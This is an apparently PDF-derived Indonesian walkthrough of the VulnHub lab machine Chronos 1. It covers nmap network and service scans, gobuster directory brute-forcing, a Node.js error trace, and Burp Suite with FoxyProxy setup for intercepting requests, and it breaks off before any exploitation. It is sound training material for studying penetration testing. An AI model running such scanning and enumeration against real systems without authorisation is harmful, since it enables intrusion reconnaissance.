


# CTF CHRONOS 1

Vulnerable machine: Chronos 1

<https://www.vulnhub.com/entry/chronos-1,735/>



1. Menemukan IP Target

- melakukan scanning network dengan nmap untuk menemukan IP target

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 06:59 EST
Nmap scan report for 192.168.1.1
Host is up (0.0037s latency).
Nmap scan report for 192.168.1.2
Host is up (0.0087s latency).
Nmap scan report for 192.168.1.108
Host is up (0.028s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 13.23 seconds
```

## 2. Menemukan port yang terbuka pada server

```
(root@kali)-[/home/kali]
# nmap -sC -sV 192.168.1.108
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 07:02 EST
Nmap scan report for 192.168.1.108
Host is up (0.041s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e4f283a438898d86a5e13176eb9d5fea (RSA)
|   256 415a21c458f22be48a2f3173cefd37ad (ECDSA)
|_  256 9b3428c2b9334b37d501306f87c46b23 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.29 (Ubuntu)
8000/tcp  open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.42 seconds
```

## 3. Menambahkan domain pada file /etc/hosts

-buka file /etc/hosts dengan editor nano

```
(root@kali)-[/home/kali]
# nano /etc/hosts
```

-tambahkan IP server dan domain chronos.local


```
GNU nano 6.4 /etc/hosts *
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

192.168.1.104 earth.local terratest.earth.local
192.168.1.108 chronos.local
```


^G Help    ^O Write Out    ^W Where Is    ^K Cut    ^T Execute    ^C Location  
^X Exit    ^R Read File    ^\_ Replace    ^U Paste    ^J Justify    ^\_/ Go To Line

4. Membuka halaman website lewat browser

-buka halaman chronos.local



-pada hasil scan nmap juga ditemukan port 8000, buka halaman tersebut



**Chronos - Date & Time**

**Today is Tuesday, March 07, 2023 12:49:11.**

-gunakan gobuster untuk mengetahui ada halaman apa didalam website tersebut

```
(root@kali)-[/home/kali]
# gobuster dir -u http://chronos.local:8000/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,js,zip

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://chronos.local:8000/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Extensions: html,php,js,zip
[+] Timeout: 10s

2023/03/07 07:52:38 Starting gobuster in directory enumeration mode

/date (Status: 500) [Size: 1064]
/Date (Status: 500) [Size: 1064]
Progress: 1102726 / 1102805 (99.99%)


2023/03/07 08:29:18 Finished
```




-dari hasil brute force dengan gobuster hanya ditemukan halaman /date dengan status error (HTTP status: 500)

```
TypeError: Expected String
    at decodeUnsafe (/opt/chronos/node_modules/base-x/src/index.js:66:45)
    at Object.decode (/opt/chronos/node_modules/base-x/src/index.js:113:18)
    at /opt/chronos/app.js:25:24
    at Layer.handle [as handle_request] (/opt/chronos/node_modules/express/lib/router/layer.js:95:5)
    at next (/opt/chronos/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/opt/chronos/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/opt/chronos/node_modules/express/lib/router/layer.js:95:5)
    at /opt/chronos/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/opt/chronos/node_modules/express/lib/router/index.js:335:12)
    at next (/opt/chronos/node_modules/express/lib/router/index.js:275:10)
```

-lakukan inspect elemen pada halaman chronos.local dan pilih tab network, disini terdapat request yang dilakukan ke server untuk menampilkan tanggal dan jam




-gunakan extension Foxy Proxy ( <https://addons.mozilla.org/id/firefox/addon/foxyproxy-standard/> ) untuk menghubungkan browser firefox dengan burpsuite




-tambahkan pengaturan untuk burp suite

The screenshot shows the 'Edit Proxy burp' dialog box. It has a title bar with a Burp Suite icon and the text 'Edit Proxy burp'. The main area contains several fields: 'Title or Description (optional)' with the value 'burp', 'Color' with a green swatch and hex code '#66cc66', 'Proxy Type' set to 'HTTP', 'Proxy IP address or DNS name' set to '127.0.0.1', 'Port' set to '8080', 'Username (optional)' with the value 'username', and 'Password (optional)' with masked characters '\*\*\*\*\*'. At the bottom right, there are four buttons: 'Cancel', 'Save & Add Another', 'Save & Edit Patterns', and 'Save'.


-ubah pengaturan firefox menjadi tanpa proxy




-pastikan di burp suite sudah terdapat pengaturan untuk binding ke localhost




-hidupkan proxy burp dan lakukan reload pada halaman chronos.local




-jika berhasil akan muncul 3 request pada HTTP history pada burp suite




-klik kanan pada request yang mengarah ke <http://chronos.local:8000> dengan method GET lalu pilih Send to Repeater



-pada tab repeater burp suite akan muncul tampilan seperti ini, lalu klik tombol send untuk menguji request tersebut




-gunakan tools cyber chef untuk mencari tahu encode data yang digunakan pada string di <http://chronos.local:8000>

